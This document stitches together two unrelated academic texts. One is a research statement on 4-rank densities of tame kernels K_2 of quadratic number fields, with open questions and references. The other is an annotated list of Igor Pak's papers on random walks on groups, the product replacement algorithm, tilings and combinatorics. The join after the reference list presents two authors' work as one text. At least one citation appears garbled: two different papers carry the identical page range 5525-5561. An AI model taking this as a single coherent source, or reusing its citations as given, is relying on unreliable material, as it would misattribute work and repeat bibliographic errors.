What can we say in general about $K_2(\mathcal{O}_F)$? For a ring R with unity, Milnor [25] defined $K_2(R)$ as the kernel of the natural surjection $St(R) \to E(R)$ where $St(R)$ is the Steinberg group of R and $E(R)$ is the direct limit of the group generated by elementary matrices. In particular, $K_2(R)$ is the center of $St(R)$, hence abelian. For a field F the group $K_2(F)$ has been computed by Matsumoto [24] as the universal symbol group:

$$K_2(F) = F^* \otimes_{\mathbb{Z}} F^* / < u \otimes (1-u) : u \neq 1 >.$$

The kernel of the surjective homomorphism

$$K_2(F) \to \bigoplus_{\mathfrak{p}} \left(\mathcal{O}_F/\mathfrak{p}\right)^*,$$

given by the "tame symbols" at all finite primes $\mathfrak{p}$ of F, is called the **tame kernel** of F and is known to be finite [13] and isomorphic to $K_2(\mathcal{O}_F)$ [40]. For this reason, $K_2(\mathcal{O}_F)$ is commonly referred to as the **tame kernel** of F. In 1970, J. Birch [4] and J. Tate [44] conjectured for totally real number fields F that the order of $K_2(\mathcal{O}_F)$ is related to the value of the Dedekind zeta-function of F at -1, i.e

$$\#K_2(\mathcal{O}_F) = |w_2(F) \cdot \zeta_F(-1)|$$

where $w_2(F)$ is a readily computable term (page 26 in [45]). The Birch-Tate conjecture is a special case of the Lichtenbaum conjecture [22] which attempts to generalize Dirichlet's class number formula. The Birch-Tate conjecture was confirmed up to powers of 2 by Wiles [49].

Determining the structure of $K_2(\mathcal{O}_F)$ remains a difficult and intriguing problem. Much research (e.g. [5], [7], [9], [11], [19], [20], [21], [36], [37], [38], [39], [46], [47], [48]) has focused on the 2-Sylow subgroup of $K_2(\mathcal{O}_F)$. We say the 2^j**-rank**, $j \geq 1$, of $K_2(\mathcal{O}_F)$ is the number of cyclic factors of

$K_2(\mathcal{O}_F)$ of order divisible by 2^j. A formula of Tate [43] computes the 2-rank of the tame kernel. If F is a quadratic number field, Browkin and Schinzel [6] simplified the 2-rank formula. What about the 4-rank of $K_2(\mathcal{O}_F)$?

2. RESULTS

In [36], [37], and [38], Qin determined the 4-rank of the tame kernel for quadratic number fields F in terms of indefinite quadratic forms. Hurrelbrink and Kolster [18] generalized Qin's approach and obtained 4-rank results by computing $\mathbb{F}_2$-ranks of certain matrices of local Hilbert symbols. This approach is an effective technique and has led to connections between densities of certain sets of primes and 4-rank values. In [33], the author considered the 4-rank of $K_2(\mathcal{O})$ for the fields $\mathbb{Q}(\sqrt{pl})$, $\mathbb{Q}(\sqrt{2pl})$, $\mathbb{Q}(\sqrt{-pl})$, $\mathbb{Q}(\sqrt{-2pl})$ for primes $p \equiv 7 \bmod 8$, $l \equiv 1 \bmod 8$ with $\left(\frac{l}{p}\right) = 1$. In [10], it was shown that for the fields $E = \mathbb{Q}(\sqrt{pl})$, $\mathbb{Q}(\sqrt{2pl})$ and $F = \mathbb{Q}(\sqrt{-pl})$, $\mathbb{Q}(\sqrt{-2pl})$,

$$4\text{-rank } K_2(\mathcal{O}_E) = 1 \text{ or } 2,$$

$$4\text{-rank } K_2(\mathcal{O}_F) = 0 \text{ or } 1.$$

The idea in [33] was to fix a prime $p \equiv 7 \bmod 8$ and consider the set

$$\Omega = \{l \text{ rational prime} : l \equiv 1 \bmod 8 \text{ and } \left(\frac{l}{p}\right) = 1\}.$$

In [33], we proved the following:

Theorem 2.1. *For the fields $\mathbb{Q}(\sqrt{pl})$ and $\mathbb{Q}(\sqrt{2pl})$, 4-rank 1 and 2 each appear with natural density $\frac{1}{2}$ in Ω. For the fields $\mathbb{Q}(\sqrt{-pl})$ and $\mathbb{Q}(\sqrt{-2pl})$, 4-rank 0 and 1 each appear with natural density $\frac{1}{2}$ in Ω.*

In [26], we extended the results in [33] by providing a complete densitiy picture for the 4-ranks of tame kernels of the fields $\mathbb{Q}(\sqrt{pl})$, $\mathbb{Q}(\sqrt{-pl})$ for primes p, l. One can show that 0, 1, or 2 are the possible 4-rank values for $K_2(\mathcal{O}_{\mathbb{Q}(\sqrt{pl})})$ and $K_2(\mathcal{O}_{\mathbb{Q}(\sqrt{-pl})})$. Now, for squarefree, odd integers d, consider the sets

$$X = \{d : d = pl\}$$

and

$$Y = \{d : d = -pl\}$$

for distinct primes p and l. As a consequence of Theorems 1.2 and 1.3 in [26], we obtain

Corollary 2.2. *For the fields $\mathbb{Q}(\sqrt{pl})$, 4-rank 0, 1, and 2 appear with natural density $\frac{13}{64}$, $\frac{97}{128}$, $\frac{5}{128}$ respectively in X. For the fields $\mathbb{Q}(\sqrt{-pl})$, 4-rank 0, 1, and 2 appear with natural density $\frac{37}{64}$, $\frac{13}{32}$, and $\frac{1}{64}$ respectively in Y.*

The rough idea behind Theorem 2.1 and Corollary 2.2 is to use the matrices of local Hilbert symbols to get a correspondence bewteen 4-rank values and characterizations of the primes p and l by positive definite binary quadratic forms. This characterization then determines the splitting of p and l in a certain normal extension of $\mathbb{Q}$. Associating Artin symbols to p and l, we then use the Cébotarev Density theorem.

3. Further Research

3.1. **4-rank densities.** These matrices of local Hilbert symbols are analogous to Rédei matrices [41] which were used in the 1930's to study the structure of ideal class groups. In [34], this analogy is discussed along with density results of Gerth [15]. In the appendix of [34], we give a product formula for a local Hilbert symbol. Do Gerth's methods [15] coupled with this product formula yield, for any quadratic number field, asymptotic formulas for 4-rank densities of tame kernels?

3.2. **Higher 2-power ranks.** Is it possible to classify higher 2-power ranks of tame kernels of quadratic number fields in terms of positive definite binary quadratic forms? Do density results exist for higher 2-power ranks? Little is known about 8-ranks of tame kernels. Recent results in [18], [39], and [48] still need to be studied in order to provide a more unified approach.

3.3. **Question of Erdös.** During a conference in honor of D.H Lemher [16], Ron Graham posed the following question of Erdös: Are there infinitely many n such that the middle binomial coefficient $\binom{2n}{n}$ is relatively prime to 105? Lucas knew [23] that for a prime p, $(\binom{2n}{n},\ p) = 1$ if and only if every coefficient in the base p expansion of n is $< \frac{p}{2}$. This implies that there are infinitely many n such that $(\binom{2n}{n},\ p) = 1$ for a given prime p. Erdös, Graham, Ruzsa, and Straus [12] proved that for any two primes p and q, there exist infinitely many n for which $(\binom{2n}{n},\ pq) = 1$. By Lucas' theorem, Erdös' question can be rephrased: Are there infinitely many n that have the digits 0, 1 or 0, 1, 2 or 0, 1, 2, 3 when written in bases 3, 5, or 7 respectively? A list of known n's is given by sequence $\#A030979$ [42].

3.4. **t-cores.** A **partition** of a positive integer n is a non-increasing sequence of positive integers whose sum is n. The number of such partitions is denoted by $p(n)$. If $\Lambda = \lambda_1 \geq \lambda_2 \geq \ldots \lambda_s$ is a partition of n, then the **Ferrers-Young diagram** of Λ is the s-row collection of nodes:

$$\begin{array}{lll} \bullet\ \bullet\ \ldots\ \bullet\ \bullet & \lambda_1 & \text{nodes} \\ \bullet\ \bullet\ \ldots\ \bullet & \lambda_2 & \text{nodes} \\ \vdots & & \\ \bullet\ \ldots\ \bullet & \lambda_s & \text{nodes} \end{array}$$

Label the nodes as if it were a martix. Let ${\lambda_j}'$ denote the number of nodes in column j. Define the **hook number** $H(i,j)$ of the (i,j) node to be $H(i,j) := \lambda_i + {\lambda_j}' - j - i + 1$. If t is a positive integer, then a partition

of n is called a **t-core** of n if none of the hook numbers of its associated Ferrers-Young diagram are multiples of t. Let $C_t(n)$ denote the number of t-core partitions of n. In [32], Ono and Sze made the following remarkable discovery: If $8n+5$ is square-free, then $C_4(n) = \frac{1}{2}h(-32n-20)$ where $h(N)$ is the order of the class group of discriminant N binary quadratic forms. There are two proofs of this theorem. One proof uses the generating function for $C_4(n)$ [14] and properties of class numbers. The second proof relies on an explicit map from the set of 4-core partitions of n to the class group of binary quadratic forms of discriminant $-32n-20$. Does such an explicit map exist between other t-cores and class numbers? Between t-cores and orders of K-groups?

3.5. **Partition congruences.** There has been recent exciting work [1], [2], [31] on congruence properties of the partition function $p(n)$. There are still many interesting open questions concerning the distribution of $p(n)$ modulo integers M, see [3] or [8]. The "folklore conjecture" [35] states that the values of $p(n)$ are distributed evenly modulo 2. Of the first 10000 values of $p(n)$, 4996 are even and 5004 are odd. The pattern seems to continue with 2 replaced by 3. Namely, the values of $p(n)$ seem to be evenly distributed modulo 3. Currently, there is no known explanation for this behavoir. In fact it is not known whether there are infinitely many n for which $p(n) \equiv 0 \bmod 3$.

3.6. **Sign Ambiguities.** Gauss, Jacobi, Stern, E. Lehmer, Whiteman, and others have obtained congruences for binomial coefficients in terms of parameters coming from representations of primes by quadratic forms. In [17], many other beautiful binomial coefficient congruences are proved. In certain cases, the key step is the resolution of a sign ambiguity. These sign ambiguities are counterexamples to Hasse's conjecture that all multiplicative relations between Gauss sums follow from the Davenport-Hasse product formula and the norm relation for Gauss sums. Very few ([28], [29], [30], [50]) sign ambiguities have been given. Recently, Brian Murray [27] has proved a remarkable product formula which yields an infinite class of new sign ambiguities. Can these new resolutions of sign ambiguities be used to obtain new congruences for binomial coefficients?

References

[1] S. Ahlgren, *The partition function modulo composite integers M*, Math. Ann. **318** (2000), 795–803.

[2] S. Ahlgren, K. Ono, *Congruence properties for the partition function*, Proc. Nat. Acad. Sci. U.S.A., **98** (2001), no. 23, 12882–12884.

[3] S. Ahlgren, K. Ono, *Congruences and conjectures for the partition function*, Contemp. Math., **291** (2001), 1–10.

[4] B. J. Birch, *K_2 of global fields*, Proc. Symp. Pure Math. **20**, Amer. Math. Soc. 1970.

[5] B. Brauckmann, *The 2-Sylow subgroup of the tame kernel of number fields*, Can. J. Math, **43** (1991), 255–264.

[6] J. Browkin, A. Schinzel, *On 2-Sylow subgroups of $K_2(\mathcal{O}_F)$ for quadratic fields*, J. reine angew. Math. **331** (1982), 104–113.
[7] A. Candiotti, K. Kramer, *On the 2-Sylow subroup of the Hilbert kernel of K_2 of number fields*, Acta Arith. **52** (1989), 49–65.
[8] Clemson University, *Computational Number Theory and Combinatorics*, REU, May 25–July 21, 2002.
[9] P. E. Conner, J. Hurrelbrink, *On elementary abelian 2-Sylow K_2 of rings of integers of certain quadratic number fields*, Acta Arith. **73** (1995), 59–65.
[10] P. E. Conner, J. Hurrelbrink, *On the 4-rank of the tame kernel $K_2(\mathcal{O})$ in positive definite terms*, J. Number Th. **88** (2001), 263–282.
[11] P.E. Conner, J. Hurrelbrink, *The 4-rank of $K_2(\mathcal{O})$*, Can. J. Math. **41** (1989), 932–960.
[12] P. Erdös, R.L. Graham, I.Z. Ruzsa, E.G. Straus, *On the prime factors of $\binom{2n}{n}$*, Math. Comp. **29** (1975), 83–92.
[13] H. Garland, *A finiteness theorem for K_2 of a number field*, Ann. of Math. **94** (1971), 534–548.
[14] F. Garvan, D. Kim, and D. Stanton, *Cranks and t-cores*, Invent. Math. **101** (1990), 1–17.
[15] F. Gerth, *The 4-class ranks of quadratic fields*, Invent. Math. **77** (1984), 489–515.
[16] R. Graham, "Number theory, the Lehmers and me", Friday, August 25, 10:30-11:00 am, Lehmer Conference, U.C. Berkeley, 2000.
[17] R. Hudson, K. Williams, *Binomial coefficients and Jacobi sums*, Trans. Amer. Math. Soc. **281** (1984), no. 2, 431–505.
[18] J. Hurrelbrink, M. Kolster, *Tame kernels under relative quadratic extensions and Hilbert symbols*, J. reine angew. Math. **499** (1998), 145–188.
[19] F. Keune, *On the structure of the K_2 of the Rings of Integers in a Number Field*, K-Theory **2** (1989), 625–645.
[20] M. Kolster, *K_2 of Rings of Algebraic Integers*, J. Number Th. **42** (1992), 103–122.
[21] M. Kolster, *The structure of the 2-Sylow-subgroup of $K_2(\mathcal{O})$*, I, Comment. Math. Helv. 61 (1986), 376–388.
[22] S. Lichtenbaum, Values of zeta functions, étale cohomology, and algebraic K-theory, Lecture Notes in Math., Vol. **342**, Springer Verlag, 1973, 489–501.
[23] E. Lucas, *Théorie des fonctions numériques simplement périodiques*, Amer. J. Math. **1** (1878), 184–240, 289–321.
[24] H. Matsumoto, *Sur les sous-groups arithmétiques des groups semi-simples déployés*, Ann. Sci. Éc. Norm. Sup. 4^e serie, **2** (1969), 1–62.
[25] J. Milnor, *An Introduction to Algebraic K-Theory*, Ann. Math. Studies. Vol. **72**, Princeton Univ. Press, Princeton, 1971.
[26] B. Murray, R. Osburn, *Tame kernels and further 4-rank densities*, J. Number Th. **98** (2003), 390–406.
[27] B. Murray, *Explicit multiplicative relations between Gauss sums*, preprint 2002.
[28] J.B. Muskat, *On Jacobi sums of certain composite orders*, Trans. Amer. Math. Soc. **134** (1969), 483–502.
[29] J.B. Muskat, A.L. Whiteman, *The cyclotomic numbers of order twenty*, Acta Arith. **17** (1970), 185–216.
[30] J.B. Muskat, Y.C. Zee, *Sign ambiguities of Jacobi sums*, Duke Math J. **40** (1973), 313–334.
[31] K. Ono, *Distribution of the partition function modulo m*, Ann. of Math. **151** (2000), 293–307.
[32] K. Ono, L. Sze, *4-core partitions and class numbers*, Acta Arith. **80** (1997), 249–272.
[33] R. Osburn, *Densities of 4-ranks of $K_2(\mathcal{O})$*, Acta Arith. **102** (2002), 45–54.
[34] R. Osburn, *A note on 4-rank densities*, accepted for publication in the Canadian Mathematical Bulletin.

[35] T.R. Parkin, D. Shanks, *On the distribution of parity in the partition function*, Math. Comp. **21** (1967), 466–480.
[36] H. Qin, *2-Sylow subgroups of $K_2(\mathcal{O}_F)$ for real quadratic fields F*, Sc. China (A) **37**, No. 11 (1994), 1302–1313.
[37] H. Qin, *The 2-Sylow subgroups of the tame kernel of imaginary quadratic fields*, Acta Arith. **69** (1995), 153–169.
[38] H. Qin, *The 4-ranks of $K_2(\mathcal{O}_F)$ for real quadratic fields*, Acta Arith. **72** (1995), 323–333.
[39] H. Qin, *Tame kernels and Tate kernels of quadratic number fields*, J. reine angew. Math. **530** (2001), 105–144.
[40] D. Quillen, *Higher algebraic K-theory*, Algebraic K-Theory I, Lecture Notes in Mathematics, Vol. **341**, Springer-Verlag, New York, 1973, 85–147.
[41] L. Rédei, *Arithmetischer Beweis des Satzes über die Anzahl der durch 4 reilbaren Invarianten der absoluten Klassengruppe im quadratischen Zahlkörper*, J. reine angew. Math. **171** (1934), 55–60.
[42] N. J. A. Sloane, *The On-Line Encyclopedia of Integer Sequences*, published electronically at www.research.att.com/∼njas/sequences.
[43] J. Tate, *Relations between K_2 and Galois cohomology*, Invent. Math. **36** (1976), 257–274.
[44] J. Tate, *Symbols in arithmetic*, Actes du Congrès International des Mathématiciens, Tome **1**, Nice, 1970, 201–211.
[45] J. Urbanowicz, K. Williams, *Congruences for L-Functions*, Mathematics and its Applications. Vol. **511**, Kluwer Academic Publishers, 2000.
[46] A. Vazzana, *Elementary abelian 2-primary parts of $K_2(\mathcal{O})$ and related graphs in certain quadratic number fields*, Acta Arith. **81** (1997), 253–264.
[47] A. Vazzana, *On the 2-primary part of K_2 of rings of integers in certain quadratic number fields*, Acta Arith. **80** (1997), 225–235.
[48] A. Vazanna, *8-ranks of K_2 of rings of integers in quadratic number fields*, J. Number Th. **76** (1999), no.2, 248–264.
[49] A. Wiles, *The Iwasawa conjecture for totally real fields*, Ann. Math. **131** (1990), 493–540.
[50] K. Yamamoto, *On a conjecture of Hasse concerning multiplicative relations of Gaussian sums*, J. Combinatorial Theory **1** (1966), 476–489.

Research Papers

I have papers on the following (overlapping) subjects:

- Random Walks (mostly on groups),
- The Product Replacement Algorithm,
- Other Group Algorithms,
- Combinatorics and Probability on Finite and Infinite Groups,
- Representation Theory of S_n and Combinatorics of Young Tableaux
- Enumerative Combinatorics,
- Geometric Combinatorics,
- Tilings.
- Partitions.

Click here to return to Igor Pak Home Page.

Random Walks

- **Mixing time and long paths in graphs**, preprint, 2001

  We prove that regular graphs with large degree and small mixing time contain long paths and other graphs. We apply the results to size Ramsey numbers, self-avoiding walks in graphs, and present efficient algorithm for finding long paths in graphs as above.

  Download .dvi file or .ps file of the paper.

  The extended abstract of the paper has appeared in the Proc. SODA'2002. Download .dvi file, .ps file or .pdf file of the extended abstract.

- (with *A. Zuk*) **On Kazhdan Constants and Mixing of Random Walks**, *International Mathematical Research Notes*, 2002, No. 36, 1891-1905.

  Let *G* be a group with Kazhdan's property (T), and let *S* be a *transitive* generating set (there exists a subgroup *H* of *Aut(G)* which acts transitively on *S*.) In this paper we relate two definitions of

the Kazhdan constant and the eigenvalue gap in this case. Applications to various random walks on groups, and the product replacement random algorithm, are also presented.

Download .dvi file, .ps file or .pdf file.

- (with *Alex Astashkevich*) **Random walks on nilpotent groups**, preprint, 2001

  We obtain sharp bounds on mixing time of random walks on nilpotent groups, with Hall bases as generating sets.

  Download .dvi file, .ps file or .pdf file.

- (with *Nathan Lulov*) **Rapidly mixing random walks and bounds on characters of the symmetric group**, *Journal of Algebraic Combinatorics*, vol. 16, 2002, 151-163.

  We investigate mixing of random walks on *S_n* and *A_n* generated by permutations of a given cycle structure. In our approach we follow methods developed by Diaconis, by using characters of the symmetric group and combinatorics of Young tableaux. We conclude with conjectures and open problems.

  Download .dvi file, .ps file, or .pdf file.

- (with *Don Coppersmith*) **Random walk on upper triangular matrices mixes rapidly**, *Probability Theory and Related Fields*, vol. 117 (2000), 407-417.

  We present an upper bound *O(n^2)* for the mixing time of a simple random walk on upper triangular matrices. We show that this bound is sharp up to a constant, and find tight bounds on the eigenvalue gap. We conclude by applying our results to indicate that the asymmetric exclusion process on a circle indeed mixes more rapidly than the corresponding symmetric process.

  Download .dvi file, .ps file or .pdf file.

- (with *Feng Chen, László Lovász*) **Lifting Markov Chains to Speed up Mixing**, *Proceedings of STOC'99*, 275-281.

  There are several examples where the mixing time of a Markov chain can be reduced substantially, often to about its square root, by ``lifting", i.e., by splitting each state into several states. In several examples of random walks on groups, the lifted chain not only mixes better, but is easier to analyze.

  We characterize the best mixing time achievable through lifting in terms of multicommodity flows. We show that the reduction to square root is best possible. If the lifted chain is time-reversible, then the gain is smaller, at most a factor of *log (1/p)*, where *p* is the smallest stationary probability of any state. We give an example showing that a gain of a factor of *log (1/p) log log (1/p)* is possible.

  Download .dvi file, .ps file, or .pdf file

- **Using stopping times to bound mixing times**, in *Proc. SODA'99*, 953-954.

  We present a strong uniform time approach which to prove bounds on mixing time of random walk on groups. Various examples are given. Speeding up the walks is also discussed.

  Download .dvi file or .ps file.

- **Two random walks on upper triangular matrices**, *Journal of Theoretical Probability*, vol. 13 (2000), 1083-1100.

  We study two random walks on a group of upper triangular matrices. In each case, we give upper bound on the mixing time by using a stopping time technique.

  Download .dvi file or .ps file.

- **Random walks on finite groups with few random generators**, *Electronic J. of Prob.*, vol. 4 (1999), 1-11.

  Let G be a finite group. Consider random walks on G generated by a randomly chosen set of

generators of size k. We show that when $k=O(\log|G|)$ the mixing time $mix=O(\log|G|)$ with high probability.

A stronger version of this result was presented at the *European Symposium on Algorithms* (ESA'99) and was published in *Lecture Notes in Computer Science (J. Nesetril, Ed.), vol. 1643, Springer, 1999*

Download .dvi file or .ps file.

- (with *Van H. Vu*) **On mixing of certain random walks, cutoff phenomenon and sharp threshold of random matroid processes**, *Discrete Applied Math.*, vol. 110 (2001) 251-272

  Consider a random walk on a vector space with steps defined by a given set of vectors. We show that in some cases the mixing time can be defined in purely combinatorial terms. We also investigate *cutoff phenomenon* for these walks.

  Download .dvi file or .ps file.

  An extended abstract of the paper has appeared in *Proceedings of 11-th International FPSAC'99 Conference*, 417-428. Download .dvi file or .ps file of the extended abstract.

- **Random Walks on Groups : Strong Uniform Time Approach**, *Ph.D. Thesis*, Harvard University, 1997, 120 pages.

  We show that one can successfully employ stopping times to get sharp bounds on mixing times for a wide range of examples of walks on permutation and linear groups. The first half of the thesis dedicated to a general theory of stopping times.

  Download .dvi file or .ps file.

The Product Replacement Algorithm

- (with *Alex Gamburd*) **Expansion of product replacement graphs**, preprint, 2001, to appear in *Combinatorica*.

We establish a connection between the expansion coefficient of the product replacement graph of a group *G*, and the minimal expansion coefficient of a Cayley graph of *G*. This gives a new explanation of the outstanding performance of the product replacement algorithm and supports the speculation that all product replacement graphs are expanders.

Download .dvi file or .ps file of the paper.

The extended abstract of the paper has appeared in the Proc. SODA'2002. Download .dvi file, .ps file or .pdf file of the extended abstract. Note that the proceedings version does not contain the Appendix.

- **The product replacement algorithm is polynomial**, Proc. FOCS'2000, 476-485.

The main result of this paper is a polynomial upper bound for the cost of the algorithm, provided *k* is large enough. This is the first such result, improving (sub)-exponential bounds by Diaconis and Saloff-Coste, etc.

Download .dvi file or .ps file of the extended abstract.

- (with *Alex Lubotzky*) **The product replacement algorithm and Kazhdan's property (T)**, *Journal of AMS*, vol. 52 (2000), no. 12, 5525-5561.

The ``product replacement algorithm'' is a commonly used heuristic to generate random group elements in a finite group *G*, by running a random walk on generating *k*-tuples of *G*. While experiments showed outstanding performance, the theoretical explanation remained mysterious. In this paper we propose a new approach to study of the algorithm, by using Kazhdan's property (T) from representation theory of Lie groups.

Download .dvi file, .ps file, or .pdf file.

- (with *Gene Cooperman*) **The product replacement graph on generating triples of permutations**, preprint, 2000

We prove that the *product replacement graph* on generating 3-tuples of *A_n* is connected for *n* <

12. We employ an efficient heuristic based on the ``large connected component'' concept and use of symmetry to prune the search. The heuristic works for any group. Our tests were confined to *A_n* due to the interest in Wiegold's Conjecture, usually stated in terms of *T*-systems. Our results confirm Wiegold's Conjecture in some special cases and are related to the recent conjecture of Diaconis and Graham. The work was motivated by the study of the product replacement algorithm.

Download .dvi file or .ps file.

- **What do we know about the product replacement algorithm?**, *Groups and Computation III* (W. Kantor, A. Seress, eds.), de Gruyter, Berlin, 2001, 301-347.

  We give an extensive review of the theoretical results related to the product replacement algorithm. Both positive and negative results are described. The review is based on a large amount of work done by the author, including joint results with Babai, Bratus, Cooperman, Lubotzky and Zuk (see on this web page).

  Download .dvi file or .ps file of the paper.
  See also .dvi file, .ps file, or .pdf file of the MathSciNet review.

- (with *László Babai*) **Strong bias of group generators: an obstacle to the "product replacement algorithm"**, to appear in *Journal of Algorithms*, 2001. An extended abstract of this paper has appeared in *Proc. SODA'00*, 627-635.

  Let *G* be a finite group. Efficient generation of *nearly uniformly distributed* random elements in *G*, starting from a given set of generators of *G*, is a central problem in computational group theory. In this paper we demonstrate a weakness in the popular "product replacement algorithm," widely used for this purpose. Roughly, we show that components of the uniform generating *k*-tuples have a bias in the distribution, detectable by a short straight-line program.

  Download .dvi file or .ps file of the full paper.
  Download .dvi file, .ps file, or .pdf file of the extended abstract.

- **On the graph of generating sets of a simple group**, preprint, 1999.

We prove that the *product replacement graph* on generating *k*-tuples of a simple group contains a large connected component. This is related to the recent conjecture of Diaconis and Graham. As an application, we also prove that the output of the product replacement algorithm in this case does not have a strong bias.

Download .dvi file or .ps file.

- (with *Sergey Bratus*) **On sampling generating sets of finite groups and product replacement algorithm**, in *ISSAC'99* Conference Proceedings, 91-96

  This is an extended abstract of the two separate papers on the generating *k*-subsets of a finite group. We elaborate on the number of such subsets and present an efficient and very economic algorithm in case of nilpotent groups. We also prove rapid mixing of the product replacement algorithm in case when group is abelian.

  Download .dvi file, .ps file or .pdf file.

Other Group Algorithms

- **Testing commutativity of a group and the power of randomization**, preprint, 2000

  Let *G* be a group generated by *k* elements, with group operations (multiplication, inversion, comparison with identity) performed by a black box. We prove that one can test whether *G* is abelian at a cost of *O(k)* group operations. On the other hand, we show that deterministic approach requires *Omega(k^2)* group operations.

  Download .dvi file or .ps file.

- (with *Sergey Bratus*) **On sampling generating sets of finite groups**, preprint, 1999.

  Let *G* be a finite group. For a given *k*, what is the probability that a group is generated by *k* random group element? How small can be this probability and how one can uniformly sample these generating *k*-tuples of elements? In this paper we answer these questions for nilpotent and solvable groups. Applications to product replacement algorithms and random random walks are discussed.

Download .dvi file or .ps file.

- (with *Sergey Bratus*) **Fast constructive recognition of a black box group isomorphic to S_n using Goldbach conjecture**, *J. of Symbolic Computation*, vol. 29, 2000, 33-57.

  We present a Las Vegas algorithm for verification whether a given group defined as a black box group (we can multiply elements, take inverses, and compare them with identity) is isomorphic to a given symmetric group. Surprisingly, the algorithm relies on the Goldbach conjecture and its various extensions. In the appendix to the article we use analytic number theory and probabilistic approach to support the conjectures.

  Download .dvi file (no pictures), .ps file, or .pdf file

- **When and how *n* choose *k***, *AMS DIMACS series*, vol. 43, 1998, 191-238.

  We present several combinatorial and probabilistic algorithms for generating random k-subsets of n-sets, k-subspaces of a n-dimensional space, random nonsingular matrices, etc.

  Check out a review by M. Fulmeck in Math. Reviews, or another review by A. Hulpke in Zbl. Math..

  Download .dvi file or .ps file.

Tilings

- (with *Michael Korn*) **Tilings of rectangles with T-tetrominoes**, preprint, 2003, 20 pp.

  We prove that any two tilings of a rectangular region by T-tetrominoes are connected by moves involving only 2 and 4 tiles. We also show that the number of such tilings is an evaluation of the Tutte polynomial. The results are extended to more general class of regions.

  Download .ps file or .pdf file of the paper.

- **Tile Invariants: New Horizons**, *Theoretical Computer Science*, vol. 303, 2003, 303-331 (special issue on tilings).

  Let T be a finite set of tiles. The group of invariants $G(T)$, introduced by the author, is a group of linear relations between the number of copies of the tiles in tilings of the same region. We survey known results about $G(T)$, the height function approach, the local move property, various applications and special cases.

  Download .ps file of the paper (800K), or .dvi file (no pictures).

- (with *Cris Moore*) **Ribbon tile invariants from signed area**, *J. Comb. Th., Ser. A*, Vol. 98, 2002, 1-16.

  Ribbon tiles are polyominoes consisting of *n* squares laid out in a path, each step of which goes north or east. Tile invariants were first introduced in **Pak**, *"Ribbon tile invariants"* (see below), where a full basis of invariants of ribbon tiles was conjectured. Here we present a complete proof of the conjecture, which works by associating ribbon tiles with a certain polygon in the complex plane, and deriving invariants from the signed area of this polygon.

  Download .ps file of the paper.

- **Ribbon tile invariants**, *Trans. A.M.S.*, vol. 352, 2000, 5525-5561.

  Consider a set of *ribbon tiles* which are polyominoes with *n* squares obtained by *up* and *right* rook moves. We describe all the linear relations for the number of times each such tile can appear in a tiling of any given row convex region. We also investigate the connection with signed tilings and give applications of tileability.

  Download .dvi file or .ps file (no pictures). About 20 pages of pictures are available in this .ps file (450Kb.) The full paper (with pictures) is available to download in .pdf file (670Kb.)

  Compare reviews in Zbl. Math. and Math. Reviews. See also a .ps file of an extended abstract (10 pages), which appeared in *FPSAC'98* Conference Proceedings.

- (with *Roman Muchnik*) **On tilings by ribbon tetrominoes**, *J. Comb. Th., Ser. A*, vol. 88, 1999, 188-193.

  We resolve a problem posed in the previous paper by extending the set of regions to all simply connected regions in the case $n=4$. Conway-Lagarias type technique is employed.

  Download .dvi file, .ps file or .pdf file.

Enumerative Combinatorics

- (with *Mike Korn*) **Combinatorial evaluations of the Tutte polynomial**, preprint, 2003

  We give a number of new combinatorial interpretations of values of the Tutte polynomial of planar graphs, in terms of two different graph colorings, claw coverings, and, for particular graphs on a square grid, in terms of Wang tilings and T-tetromino tilings. These results are extended to surfaces of higher genus and give interpretations of the Bollobas-Riordan polynomial. Most proofs are bijective.

  We present two versions of the paper which differ only in the pictures. The first, *colored version* is for viewing on a monitor and printing on a colored printer. The second, *monochromatic version*, is optimized for printing on a monochromatic printer.

  Download .ps file or .pdf file of the colored version.
  Download .ps file or .pdf file of the monochromatic version.

- (with *Sergi Elizalde*) **Bijections for refined restricted permutations**, preprint, 2002

  We present a bijection between 321- and 132-avoiding permutations that preserves the number of fixed points and the number of excedances. This gives a simple combinatorial proof of recent results of Robertson, Saracino and Zeilberger [RSZ], and the first author [E]. We also show that our bijection preserves additional statistics, which extends the previous results.

  Download .ps file or .pdf file.

- **Reduced decompositions of permutations in terms of star transpositions, generalized Catalan numbers and k-ary trees**, *Discrete Mathematics, Gould Anniversary Volume*, vol. 204, 1999, 329-335

  Transpositions of the form *(1,i)* are called star transpositions. We compute the diameter and the number of reduced decompositions for various permutations.

  Download .ps file or .pdf file.

- (with *A. Kuznetzov, A. Postnikov*) **Trees Associated with the Motzkin Numbers**, *J. Combin. Theory Ser. A*, vol. 76, 1996, 145-147.

  We consider plane rooted trees on n+1 vertices without branching points on odd levels. The number of such trees in equal to the Motzkin number. We give a bijective proof of this statement.

  Download .dvi file, .ps file or .pdf file.

- (with *A. Postnikov, V. Retakh*) **Noncommutative Lagrange Theorem and Inversion Polynomials**, preprint, 1995

  We present a new version and a combinatorial proof of the noncommutative Lagrange inversion theorem via quasideterminants of Gelfand-Retakh. Various combinatorial applications are discussed.

  Download .dvi file or .ps file. The work was presented at FPSAC'95 Conference in Paris.

- (with *A. Kuznetzov, A. Postnikov*) **Increasing Trees and Alternating Permutations**, *Russian Math. Surveys*, vol. 49, 1994, 79-110

  We consider several classes of increasing trees, which are equinumerable with alternating (updown) permutations. We also consider various statistics on these trees and relations with Andre polynomials and the Foata group, Entringer and Euler-Benoulli numbers. Most proofs are bijective.

- (with *Alex Postnikov*) **Enumeration of Spanning Trees in Some Graphs**, *Russian Math. Surveys* vol. 45, 1990, 220-221.

  We give a new formula for the number of spanning trees in graphs with partition structure (e.g. multipartite graphs).

Geometric Combinatorics

- (with *Ezra Miller*) **Geodesic flow on convex polyhedra and nonoverlapping unfolding**, preprint, 2003

  We show that (d+1)-dimensional convex polyhedra can be unfolded into R^d and describe delicate properties of this unfolding.

  Download .ps file or .pdf file.

- **On sampling integer points in polyhedra**, in *Foundations of Computational Mathematics: Proceedings of Smalefest 2000* (F. Cucker and J. M. Rojas, Editors), World Scientific, Singapore, 2002

  We investigate the problem of sampling integer points in rational polyhedra provided an oracle for counting these integer points. When the dimension is bounded, this assumption is justified in view of a recent algorithm due to Barvinok. We show that in full generality the exactly uniform sampling is possible, when the oracle is called polynomial number of times. Further, when Barvinok's algorithm is used, poly-log number of calls suffices.

  Download .dvi file or .ps file.

- **Four questions on Birkhoff polytope**, *Annals of Combinatorics*, vol. 4, 2000, 83-90.

  The questions are: what is the volume of Birkhoff polytope, how fast simplex method works, how fast vertex nearest neighbor random walk mixes, and what about mixing on other 0-1 polytopes?

Download .dvi file, .ps file, or .pdf file.

